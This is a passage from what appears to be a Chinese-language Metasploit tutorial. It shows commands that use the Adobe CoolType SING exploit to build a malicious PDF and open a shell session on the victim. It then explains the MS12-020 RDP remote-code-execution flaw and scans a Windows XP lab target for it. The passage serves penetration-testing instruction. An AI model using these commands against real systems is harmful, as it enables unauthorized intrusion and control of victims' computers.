
search adobe



use exploit/windows/fileformat/adobe_cooltype_sing

show options

set FILENAME adobe.pdf      //命名pdf,如不设置,则默认msf.pdf

exploit

sessions -i 2           //打开会话2,建立连接,控制shell
4.辅助模块的使用
【1】MS12-020
Microsoft windows远程桌面协议RDP远程代码执行漏洞。简介:RDP协议是一个多通道的协议,让用户连上提供微软终端机服务的电脑。 windows在处理某些对象时存在错误,可通过特制的RDP报文访问未初始化或已经删除的对象,导致任意代码执行, 然后控制系统。
靶机:Windows XP SP3

search ms12_020

use auxiliary/scanner/rdp/ms12_020_check          //进行ms12_020漏洞检查

show options

set RHOST 192.168.28.139

run
back

